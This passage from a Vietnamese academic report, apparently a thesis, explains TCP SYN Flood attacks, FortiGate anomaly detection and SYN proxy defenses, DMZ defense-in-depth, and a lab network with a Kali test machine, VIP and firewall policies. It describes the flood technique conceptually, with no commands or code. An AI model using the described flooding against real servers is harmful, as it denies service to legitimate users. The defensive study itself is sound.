Quá trình bắt tay ba bước bắt đầu khi bên khởi tạo gửi một gói tin chứa cờ SYN (Synchronize) đến máy chủ. Ngay khi nhận được yêu cầu, máy chủ sẽ cấp phát một phần bộ nhớ trong bảng quản lý kết nối để lưu trạng thái kết nối bán mở (Half-Open Connection), đồng thời phản hồi lại gói tin chứa cờ SYN-ACK (Synchronize-Acknowledge). Quá trình kết nối chỉ chính thức hoàn tất khi bên khởi tạo gửi lại gói tin xác nhận chứa cờ ACK (Acknowledge), lúc này kết nối mới chuyển sang trạng thái thiết lập hoàn toàn (Established) và sẵn sàng truyền nhận dữ liệu [3], [5].

Kỹ thuật tấn công TCP SYN Flood lợi dụng chính điểm yếu cố hữu trong giai đoạn đầu của quá trình bắt tay này. Đối tượng tấn công liên tục phát tán một lượng cực lớn các gói tin yêu cầu kết nối SYN tới máy chủ nạn nhân hoặc địa chỉ Virtual IP (VIP) đại diện trên tường lửa, nhưng cố tình không bao giờ gửi lại gói tin phản hồi ACK cuối cùng. Hành vi này có thể được thực hiện bằng cách liên tục giả mạo địa chỉ IP nguồn (IP Spoofing) khiến gói tin SYN-ACK bị gửi đến các địa chỉ không tồn tại, hoặc đơn giản là đóng kết nối phía Client ngay sau khi phát gói SYN [3], [5].

Khi cuộc tấn công diễn ra với cường độ cao, máy chủ hoặc thiết bị trung gian buộc phải duy trì hàng loạt trạng thái kết nối chờ trong bộ đệm hàng đợi (SYN Queue) cho đến khi hết thời gian chờ (timeout). Khi số lượng kết nối bán mở vượt quá khả năng lưu trữ của bảng trạng thái, tài nguyên bộ nhớ bị cạn kiệt hoàn toàn, dẫn đến hệ thống rơi vào trạng thái quá tải và từ chối phục vụ đối với tất cả các yêu cầu kết nối TCP hợp lệ tiếp theo từ người dùng [5].

Cơ chế Anomaly Detection và State Table Protection trên FortiGate

Để bảo vệ hạ tầng mạng và hệ thống Web Server đặt trong vùng đệm Demilitarized Zone (DMZ) trước nguy cơ cạn kiệt tài nguyên từ đợt tấn công TCP SYN Flood, thiết bị tường lửa FortiGate tích hợp các cơ chế phòng thủ chuyên sâu bao gồm phát hiện lưu lượng bất thường (Anomaly Detection) và bảo vệ bảng trạng thái kết nối (State Table Protection) [3].

Cơ chế Anomaly Detection trên FortiGate vận hành dựa trên việc giám sát liên tục các thông số lưu lượng đi qua các giao diện mạng như Wide Area Network (WAN) theo thời gian thực. Bằng cách thiết lập các chính sách DoS Policy, FortiGate cho phép người quản trị cấu hình chỉ số ngưỡng (threshold) cụ thể cho từng loại hình giao thức, đặc biệt là tham số phát hiện bất thường tcp_syn_flood. Khi số lượng gói tin SYN nhận được trong một đơn vị thời gian vượt quá ngưỡng an toàn được quy định, hệ thống Anomaly Detection sẽ ngay lập tức nhận diện đây là hành vi tấn công từ chối dịch vụ. FortiGate tự động kích hoạt các hành động phòng thủ được cấu hình trước như ghi nhận sự kiện vào nhật ký (logging) và trực tiếp thả (drop) các gói tin vi phạm để triệt hạ lưu lượng độc hại ngay tại biên mạng [3].

Bên cạnh việc phát hiện bất thường, cơ chế State Table Protection đóng vai trò then chốt trong việc bảo vệ chính tài nguyên phần cứng của thiết bị FortiGate và hệ thống Web Server phía sau. Tường lửa FortiGate là một thiết bị kiểm soát kết nối dựa trên trạng thái (Stateful Firewall), mọi phiên kết nối đi qua đều phải ghi nhận một bản ghi trong bảng trạng thái (State Table/Session Table) . Khi cuộc tấn công SYN Flood xảy ra, nếu không có cơ chế bảo vệ, chính bảng trạng thái của tường lửa sẽ bị lấp đầy bởi các phiên nửa mở, làm suy giảm năng lực xử lý CPU, RAM và gây nghẽn toàn bộ hệ thống [3], [5].

FortiGate giải quyết bài toán này bằng cách triển khai kỹ thuật bảo vệ bảng trạng thái chuyên dụng như SYN Proxy hoặc SYN Cookie trong DoS Policy . Khi tính năng bảo vệ được kích hoạt, FortiGate đóng vai trò là một điểm đệm đứng ra phản hồi gói tin SYN-ACK thay cho Web Server DMZ. Tường lửa chỉ tiến hành khởi tạo một phiên kết nối thực sự trong bảng trạng thái và chuyển tiếp lưu lượng đến Web Server

nội bộ khi và chỉ khi đối tượng truy cập phía WAN gửi lại gói tin ACK hợp lệ xác nhận hoàn tất quá trình bắt tay ba bước . Các gói tin SYN vô hiệu hoặc không hoàn tất bắt tay sẽ bị tường lửa chặn ngay lập tức mà không tiêu tốn tài nguyên xử lý của máy chủ web [3],[5].

Để vận hành tối ưu các cơ chế này, công tác thiết lập đường cơ sở lưu lượng (baseline) đóng vai trò quyết định. Việc cấu hình ngưỡng Anomaly Detection và State Table Protection phải dựa trên số liệu phân tích hoạt động thực tế của hệ thống. Nếu ngưỡng thiết lập quá thấp, hệ thống sẽ phát sinh cảnh báo giả và chặn nhầm người dùng hợp lệ; ngược lại, nếu ngưỡng đặt quá cao, thời gian phản ứng của tường lửa sẽ bị trễ, làm giảm hiệu quả bảo vệ tính sẵn sàng của dịch vụ [3].

2.5. Mô hình defense-in-depth trong kiến trúc DMZ

Nguyên lý phân vùng mạng và cô lập tài nguyên

DMZ là một network segment trung gian được thiết kế để chứa các server cung cấp dịch vụ cho external network nhưng không được đặt trực tiếp trong internal network. Các public-facing server như web server, mail server hoặc DNS server thường phải tiếp nhận traffic từ Internet nên có mức độ exposure cao hơn các host chỉ hoạt động trong LAN. Việc tách các hệ thống này thành một vùng riêng giúp organization kiểm soát traffic giữa Internet, DMZ và internal network thông qua các security control phù hợp. Cách tổ chức này làm giảm phạm vi ảnh hưởng nếu một public-facing server bị compromise và là một thành phần quan trọng của kiến trúc defense-in-depth [1], [4].

Network segmentation chia infrastructure thành nhiều security zone có mức trust khác nhau, chẳng hạn WAN ở mức low trust, DMZ ở mức trung gian và LAN ở mức high trust. Traffic giữa các zone không nên được phép di chuyển tự do mà phải được kiểm soát thông qua firewall rule, access control và các network security mechanism tương ứng. VLAN có thể được sử dụng để tạo logical segmentation giữa các nhóm host, qua đó giảm khả năng một system có thể trực tiếp truy cập toàn bộ network sau khi bị compromise. Việc phân vùng hợp lý đồng thời hỗ trợ kiểm soát các kỹ thuật như packet sniffing, ARP spoofing và những hình thức thu thập traffic trái phép trong switched network [4].

Một mục tiêu quan trọng của segmentation trong kiến trúc DMZ là hạn chế lateral movement sau khi attacker đã giành được quyền kiểm soát một public-facing server. Nếu web server trong DMZ bị compromise, attacker có thể cố gắng sử dụng system này làm pivot point để tiếp tục truy cập các host hoặc service trong internal network. Firewall policy giữa DMZ và LAN vì vậy chỉ nên cho phép những communication path thực sự cần thiết đối với hoạt động của application, thay vì cho phép unrestricted access từ DMZ vào LAN. Cách cô lập này không loại bỏ hoàn toàn khả năng system bị compromise nhưng làm giảm khả năng attacker mở rộng phạm vi truy cập sang những tài nguyên có mức trust cao hơn [1], [2].

Segmentation cần được kết hợp với nguyên tắc giảm attack surface trên từng system được triển khai trong DMZ. Server chỉ nên chạy các service cần thiết cho chức năng của nó, trong khi những port, account hoặc service không sử dụng cần được disable hoặc giới hạn quyền truy cập. Nếu attacker khai thác thành công một vulnerability hoặc giành được quyền truy cập vào system, việc giới hạn service và privilege sẽ làm giảm số lượng tài nguyên có thể tiếp tục bị khai thác. Patch management, system hardening và kiểm soát quyền truy cập vì vậy cần được triển khai song song với network segmentation để tăng khả năng containment khi xảy ra security incident [2], [3].

Chuỗi kiểm soát bảo mật đa lớp

Defense-in-depth là chiến lược triển khai nhiều security control tại các layer khác nhau thay vì phụ thuộc vào một cơ chế bảo vệ duy nhất. Mỗi control thực hiện một vai trò nhất định như prevention, detection, access restriction hoặc containment đối với các threat có thể xuất hiện trong infrastructure. Khi một security control bị bypass hoặc không thể ngăn chặn attack, những lớp còn lại vẫn tiếp tục giới hạn khả năng attacker tiếp cận critical asset. Vì vậy, kiến trúc DMZ cần kết hợp perimeter security, network security, host security, application and data security cùng các administrative control thành một chuỗi phòng thủ liên tục [1].

Tại perimeter layer, firewall là thành phần kiểm soát traffic giữa external network và các security zone bên trong organization. Firewall rule cần giới hạn source, destination, protocol và service được phép giao tiếp, đồng thời chỉ cho phép những

connection cần thiết đối với hoạt động của public-facing system. Các cơ chế filtering và traffic monitoring hỗ trợ phát hiện hoặc hạn chế những lưu lượng bất thường có khả năng ảnh hưởng đến availability của dịch vụ. Việc kiểm soát traffic ngay tại network perimeter giúp giảm số lượng request không hợp lệ có thể tiếp cận trực tiếp các server trong DMZ [1], [5].

Tại network layer, VLAN và network segmentation tiếp tục giới hạn communication giữa các host sau khi traffic đã đi qua perimeter control. Các kỹ thuật như packet sniffing, MAC flooding, ARP spoofing và những attack nhằm vào switched network có thể được sử dụng để thu thập hoặc can thiệp vào traffic nếu network không được bảo vệ phù hợp. Vì vậy, segmentation cần đi kèm với các security mechanism nhằm hạn chế spoofing, unauthorized traffic và communication không cần thiết giữa những network segment khác nhau. Các protocol truyền dữ liệu dưới dạng cleartext cũng cần được hạn chế khi dữ liệu yêu cầu confidentiality nhằm giảm khả năng sensitive information bị thu thập thông qua network sniffing [4].

Tại host và endpoint layer, các server trong DMZ cần được hardening để giảm khả năng attacker duy trì hoặc mở rộng quyền truy cập sau khi compromise system. Unnecessary service và account cần được disable, privilege cần được giới hạn và các vulnerability đã được xác định cần được xử lý thông qua patch management. Endpoint security và malware protection cũng cần được triển khai nhằm phát hiện các dạng malicious software như Trojan, worm, ransomware, fileless malware hoặc những malicious process có thể xuất hiện trên system [3]. Các control tại host layer tạo thêm một lớp phòng thủ độc lập trong trường hợp network security không thể ngăn chặn hoàn toàn attack [2], [3].

Tại application và data layer, quyền truy cập tới application resource và backend service cần được giới hạn theo chức năng thực tế của từng system. Một application được triển khai trong DMZ không nên mặc định có unrestricted access đến database, file server hoặc những internal service không liên quan đến hoạt động của nó. Việc giới hạn privilege và communication path giúp giảm khả năng một compromised application trở thành điểm khởi đầu để attacker mở rộng quyền truy cập sang các tài nguyên khác [1],

[2]. Sensitive information được trao đổi qua network cũng cần sử dụng các secure communication mechanism phù hợp thay vì truyền trực tiếp qua những clear_text protocol dễ bị thu thập bằng packet sniffing [4].


Administrative control tạo thành lớp quản trị bao phủ các technical control trong kiến trúc defense-in-depth. Least privilege yêu cầu user, administrator và service account chỉ được cấp những quyền cần thiết để thực hiện chức năng của mình, qua đó giảm tác động nếu một account bị compromise [1], [2]. Logging và security monitoring cần được duy trì để hỗ trợ phát hiện anomalous activity, theo dõi các hành động liên quan đến system và phục vụ quá trình incident investigation khi xảy ra security event [1]. Việc kết hợp technical control với policy và access management giúp giảm sự phụ thuộc vào một security mechanism duy nhất trong toàn bộ infrastructure.

Defense-in-depth trong kiến trúc DMZ vì vậy dựa trên việc bố trí nhiều lớp security control có khả năng hỗ trợ lẫn nhau. Network segmentation và isolation giới hạn lateral movement, perimeter control hạn chế malicious traffic, host security giảm attack surface và administrative control giới hạn quyền của user cũng như service. Các cơ chế phát hiện và hạn chế DoS có thể được bổ sung tại network perimeter để giảm ảnh hưởng của những traffic pattern nhằm làm cạn kiệt resource hoặc availability của service [5]. Nếu một lớp bảo vệ bị vượt qua, các lớp còn lại tiếp tục hạn chế khả năng attacker mở rộng phạm vi compromise từ DMZ vào internal network.

CHƯƠNG 3: THIẾT KẾ KIẾN TRÚC MẠNG VÀ CẤU HÌNH MÔI TRƯỜNG THỰC NGHIỆM

3.1. Thiết kế kiến trúc phân vùng WAN – DMZ – Admin LAN


Môi trường thực nghiệm được tổ chức thành ba vùng mạng gồm WAN, DMZ và Admin LAN, trong đó FortiGate-70G đóng vai trò thiết bị trung tâm thực hiện phân vùng, định tuyến, NAT, kiểm soát truy cập và ghi nhận sự kiện. Vùng WAN mô phỏng mạng bên ngoài, sử dụng subnet 10.20.0.0/24; máy Kali Linux kiểm thử có địa chỉ 10.20.0.60/24 và gateway là 10.20.0.1. Vùng DMZ sử dụng subnet 10.10.10.0/24, được kết nối qua interface port3 của FortiGate với địa chỉ 10.10.10.1/24. Web Server được đặt trong DMZ tại địa chỉ 10.10.10.200/24 để tách biệt dịch vụ công khai khỏi mạng quản trị nội bộ.



Hình 3.1. Sơ đồ kết nối logic WAN – FortiGate-70G – DMZ – Admin LAN

Kali Linux 10.20.0.60/24 kết nối đến WAN của FortiGate 10.20.0.1/24; FortiGate công bố VIP 10.20.0.200:80; VIP chuyển tiếp đến Web Server DMZ

10.10.10.200:80 qua interface port3 10.10.10.1/24; máy quản trị Windows thuộc mạng 192.168.1.0/24 truy cập FortiGate qua port1 192.168.1.99/24.



Hình 3.2. Cấu hình interface DMZ (port3) trên FortiGate-70G


Admin LAN sử dụng subnet 192.168.1.0/24, trong đó interface port1 của FortiGate được gán địa chỉ 192.168.1.99/24 và máy quản trị Windows sử dụng địa chỉ thuộc dải 192.168.1.x/24.

Bảng 3.1. Quy hoạch địa chỉ IP của môi trường thực nghiệm


Vùng mạng	**Thành phần**	**Địa chỉ IP/Subnet**	**Vai trò**
WAN	FortiGate WAN	10.20.0.1/24	Gateway vùng WAN
WAN	Kali Linux kiểm thử	10.20.0.60/24	Máy kiểm thử từ vùng WAN
WAN	Kali Linux Admin	10.20.0.70/24	Admin đi công tác

Vùng mạng	Thành phần	Địa chỉ IP/Subnet	Vai trò
			truy cập vùng quản trị từ WAN
WAN	Virtual IP Web Server	10.20.0.200	Địa chỉ công khai dịch vụ HTTP
DMZ	FortiGate port3	10.10.10.1/24	Gateway vùng DMZ
DMZ	Kali Linux Web Server	10.10.10.200/24	Máy chủ cung cấp dịch vụ HTTP
Admin LAN	FortiGate port1	192.168.1.99/24	Gateway mạng quản trị
Admin LAN	Máy quản trị	192.168.1.50/24	Quản trị FortiGate

Việc phân vùng này tạo ra các ranh giới bảo mật rõ ràng giữa lưu lượng bên ngoài, dịch vụ công khai và tài nguyên quản trị. FortiGate-70G là điểm kiểm soát bắt buộc đối với các kết nối đi qua ba vùng mạng, do đó có thể áp dụng nguyên tắc chỉ cho phép các luồng cần thiết. Web Server được đặt tại DMZ nhằm giảm nguy cơ ảnh hưởng trực tiếp đến Admin LAN nếu dịch vụ công khai gặp sự cố hoặc bị khai thác. Cách tổ chức này phù hợp với yêu cầu hạn chế di chuyển ngang sau khi đối tượng có được quyền truy cập ban đầu vào hệ thống [2]. Theo đó, không thiết lập chính sách mặc định cho phép máy tại DMZ tự do truy cập vào Admin LAN.



Hình 3.3. Tổng quan interface Admin LAN và zone DMZ trên FortiGate-70G




Hình 3.4. Cấu hình vùng SD-WAN virtual-wan-link trên FortiGate-70G.

3.2. Cấu hình dịch vụ Web Server DMZ và cơ chế Virtual IP (VIP)

Web Server được triển khai trên máy Kali Linux trong vùng DMZ với địa chỉ tĩnh 10.10.10.200/24 và default gateway là 10.10.10.1. Dịch vụ HTTP được khởi chạy trên cổng TCP 80 bằng Python HTTP Server để phục vụ việc kiểm tra trong môi trường lab. Dịch vụ nội bộ chỉ lắng nghe tại địa chỉ 10.10.10.200:80 và không được công bố trực tiếp ra vùng WAN. Trong phạm vi thực nghiệm, firewall cục bộ của Web Server được tạm thời làm thông để tránh ảnh hưởng đến quá trình kiểm tra luồng lưu lượng qua FortiGate. Trong môi trường triển khai thực tế, máy chủ vẫn cần được bảo vệ bằng firewall cục bộ, cập nhật thường xuyên và chỉ mở các cổng thực sự cần thiết.

Để công bố dịch vụ HTTP ra vùng WAN, đối tượng Virtual IP có tên VIP_DMZ_WebServer được cấu hình theo cơ chế Static NAT kết hợp Port Forwarding. Địa chỉ công khai 10.20.0.200 được ánh xạ đến địa chỉ nội bộ 10.10.10.200 trên Web Server DMZ. Cơ chế Port Forwarding chỉ chuyển tiếp giao thức TCP với external service port là 80 và map to port là 80. Vì vậy, khi máy tại vùng WAN truy cập địa chỉ http://10.20.0.200, FortiGate sẽ chuyển tiếp yêu cầu hợp lệ đến dịch vụ HTTP tại 10.10.10.200:80. Việc sử dụng VIP giúp che giấu địa chỉ nội bộ của Web Server và duy trì ranh giới giữa WAN với DMZ.




Hình 3.5. Cấu hình Virtual IP VIP_DMZ_WebServer ánh xạ từ WAN đến Web Server DMZ

Bảng 3.2. Cấu hình Virtual IP cho Web Server

Thuộc tính	**Giá trị cấu hình**
Tên Virtual IP	VIP_DMZ_WebServer
Kiểu ánh xạ	Static NAT kết hợp Port Forwarding
External IP Address	10.20.0.200
Mapped IP Address	10.10.10.200
Giao thức	TCP
External Service Port	80
Map to Port	80
Dịch vụ công bố	HTTP

3.3. Thiết lập chính sách tường lửa (Firewall Policy) và cơ chế ghi nhật ký

Chính sách WAN_to_DMZ_Web được thiết lập để kiểm soát lưu lượng từ WAN đến Web Server trong vùng DMZ. Chính sách sử dụng incoming interface là virtual-wan-link, outgoing interface là DMZ, source là all và destination là đối tượng VIP_DMZ_WebServer. Hành động của policy là ACCEPT, lịch áp dụng là always và NAT được bật. Do Virtual IP đã giới hạn ánh xạ tại cổng TCP 80, lưu lượng được chuyển tiếp đến dịch vụ HTTP của Web Server. Tuy nhiên, khi hoàn thiện cấu hình, service trong policy nên giới hạn là HTTP thay vì ALL nhằm bảo đảm nguyên tắc least privilege.




Hình 3.6. Danh sách các Firewall Policy đang áp dụng trên FortiGate-70G

Chính sách LAN_to_WAN cho phép các thiết bị thuộc mạng quản trị truy cập ra vùng WAN thông qua virtual-wan-link. Policy này có incoming interface là LAN, outgoing interface là virtual-wan-link, action là ACCEPT và NAT được bật. Trong mô hình lab, source, destination và service được đặt là all để phục vụ nhu cầu kết nối cơ bản của môi trường thực nghiệm. Tuy nhiên, ở hệ thống thực tế cần giới hạn địa chỉ nguồn, đích và các dịch vụ được phép theo yêu cầu nghiệp vụ. Việc giới hạn policy giúp giảm bề mặt tấn công và hạn chế khả năng mở rộng phạm vi xâm nhập sau khi một thiết bị bị compromise [2].

